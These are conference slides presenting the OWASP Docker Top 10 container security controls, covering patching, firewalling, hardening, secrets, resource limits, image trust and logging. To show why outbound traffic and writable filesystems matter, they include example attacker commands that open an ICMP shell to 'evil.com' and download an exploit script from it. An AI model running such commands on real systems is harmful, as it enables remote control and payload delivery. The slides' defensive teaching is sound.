
- **Top 2: Patch Management Strategy**

- Need to have a process
 - Standard patches
 - Emergency

→ Keep the time slot for attackers as small as possible!

- **Top 3: Network Separation & Firewalling**

- Basic DMZ techniques
 - Internal
 - (External)



- **Top 3: Network Separation & Firewalling**
 - **Internal** (network policies)
 - Depends on
 - Network driver
 - Configuration
 - 1) Deny all
 - 2) Allow only what's needed

- **Top 3: Network Separation & Firewalling**

- **External** (to BBI)
 - **Do not allow** *initiating* outgoing TCP connections
 - UDP / ICMP: same

```
% icmpsh -t evil.com
```

```
% wget http://evil.com/exploit_dl.sh
```



- **Top 4: Secure Defaults and Hardening**
 - Three domains
 - Orchestration tool
 - Host
 - Container image hardening
 - External
 - (Internal)

- **Top 4: Secure Defaults and Hardening**
 - **Orchestration** tool's management interfaces
 - Lock down
 - Network access
 - Interface with AuthN

- **Top 4: Secure Defaults and Hardening**
 - Services
 - Only SSH + NTP
 - System
 - A standard Debian / Ubuntu ... is a standard Debian / Ubuntu
 - No useless junk
 - Custom hardening
 - Specialized container OS like CoreOS?
 - SELinux: some advantages
 - PaX / grsecurity

- **Top 4: Secure Defaults and Hardening**

- **Container**

- SUID (SGID)

- `--security-opt=no-new-privileges`

- Linux Capabilities

- `--cap-drop`

```
dirks@laptop:~|0% sudo pscap | grep redis
31222 31262 root          redis-server      chown, dac_override, fowner,
fsetid, kill, setgid, setuid, setpcap, net_bind_service, net_raw, sys
_chroot, mknod, audit_write, setfcap
dirks@laptop:~|0% █
```

- Seccomp (chrome)

- `--security-opt seccomp=yourprofile.json`

- **Top 5:
Maintain Security Contexts**

When you hate your customers AND your team



Running backend
and frontend

From the same container

O RLY?

/r/bluebayb

Top 5/10

- **Top 5: Maintain Security Contexts**
 - No Mix Prod / Dev
 - No Random Code (docker run <somearbitraryimage>)
 - Do not mix
 - front end / back end services
 - CaaS
 - Tenants

• Top 6: Protect Secrets

- Where to: Keys, certificates, credentials, etc ???
 - Image ??
 - Env variables?
 - `docker run -e SECRET=myprrecious image`
 - `docker run -env-file ./secretsfile.txt image`
 - Kubernetes + YAML secrets: be careful
 - Extra mounts (docker, also k8):
 - `docker run -v /hostdir:/containerdir image`
 - `export S_FILE=./secretsfile.txt && <...> && rm $0`
 - Extra pod holding credentials (ENV) ???
 - Retrieve e.g. via `kubectl` and shell?
 - Yummy target for attacker too!
 - Combination with (exclusive!) host mount

- **Top 6: Protect Secrets**
 - Long living passwords are out!
 - Key / value stores:
 - Crypt
 - Vault
 - Keywhiz

- **Top 7: Resource Protection**

- Resource Limits (cgroups)

- `--memory=`

- `--memory-swap=`

- `--cpu-*`

- `--cpu-shares=<percent>`

} → `docker-run(1)`

- Also: `--pids-limit XX`

- **Top 7: Resource Protection**

- **Mounts!**


- If not necessary: Don't do it
 - If really necessary + possible: r/o
 - If r/w needed: limit writes (FS DoS)

- **Top 8: Container Image Integrity and Origin**
 - Basic trust issue
 - Running arbitrary code from *somewhere*?
 - Image pipeline
 - No writable shares
 - Proper: Privilege / ACL management

- **Top 8: Container Image Integrity and Origin**
 - Docker content trust

```
dirks@laptop:~|0% export DOCKER_CONTENT_TRUST=1
dirks@laptop:~|0% docker pull nginx
Using default tag: latest
Pull (1 of 1): nginx:latest@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4: Pulling from library/nginx
683abbb4ea60: Pull complete
a58abb4a7990: Pull complete
b43279c1d51c: Pull complete
Digest: sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Status: Downloaded newer image for nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Tagging nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4 as nginx:latest
dirks@laptop:~|0% docker pull drwetter/testssl.sh
Using default tag: latest
Error: remote trust data does not exist for docker.io/drwetter/testssl.sh: notary.docker.io does not have trust
data for docker.io/drwetter/testssl.sh
dirks@laptop:~|1% □
```

- **Top 8: Container Image Integrity and Origin**
 - Docker content trust
 - https://docs.docker.com/notary/getting_started/



- **Top 9: Follow Immutable Paradigm**

- Least Privilege
 - `docker run --read-only ...`
 - `docker run -v /hostdir:/containerdir:ro`
- Attacker
 - `wget http://evil.com/exploit_dl.sh`
 - `apt-get install / apk add`
- Limits: Container **really** needs to write
 - Upload of files
 - r/w host mounts




- **Top 10: Logging**

- Tear down container: logs lost


- **Remote logging**

- Container
 - Application
 - Any system server in container (Web, Appl., DB, etc.)
 - (Container)
 - Orchestration
 - Host
 - Plus: Linux auditing (syscalls)



• ~~Docker-run(1):
-v /dev/log:/dev/log~~

OWASP Docker Top 10



[show]

About Docker Top 10

The OWASP Docker Top 10 project is giving you ten bullet points to plan and implement a secure docker environment. Those 10 points are ordered by relevance. They don't represent risks as each single point, but the Top 10, they represent security controls. The controls range from baseline security to more advanced controls and security requirements.

You should use it as a

- guidance in the design phase as a system specification or
- for auditing a docker environment,
- also for procurement it could provide a basis for specifying requirements in contracts.

Name

Albeit the document's name resembles the OWASP Top 10 it's quite different. First, it is not about risks which are based on data collected. Secondly the 10 bullet points resemble either architectural bullet points or proactive controls.

For whom is this?

This guide is for developers, auditors, architects, system and networking engineers. As indicated above you can also use this guide for external contractors to add formal technical requirements to your contract. The information security officer should have some interest too to meet baseline security requirements and beyond.

The 10 bullet points here are about system and network security and also system and network architecture. As a developer you don't have to be an expert in those -- that's what this guide is for. But as indicated above best is to start thinking about those points early. Please do not just start building it.

Structure of this document

Security in Docker environments seemed often to be misunderstood. It was/is a highly disputed matter what the threats are supposed to be. So before diving into the Docker Top 10 bullet points, the threads need to be modeled which is happening upfront in the document. It not only helps understanding the security impacts but also gives you the ability to prioritize your task.

FAQ

Why not "Container Security"

Albeit the name of this project carries the word "Docker", it also can be used with little abstraction for other containment solutions. Docker is as of now the most popular one, so the in-depth details are focusing for now on Docker. This could change later.

A single container?

If you run more than 3 containers on a server you probably have an orchestration solution to manage them. *Specific* security pitfalls of such a tool are currently beyond the scope of this document. That does not mean that this guide is just concerning one or a few containers managed manually -- on the contrary. It means only that we're looking at the containers including their networking and their host systems in such an orchestrated environment and not on special pitfalls of e.g. *Kubernetes*, *Swarm*, *Mesos* or *OpenShift*.

about:end

Thank you!

Dr. Dirk Wetter

@drwetter



dirk@owasp.org
mail@drwetter.eu




Pete Cheslock

@petecheslock

Follow



Everyone seemed to like this representation of DevOps and Security from my talk at [#devopsdays](#) Austin



5:53 PM - 5 May 2015

3957 C9AE ECE1 D0A7 4569
EE60 B905 3A4A 58F5 4F17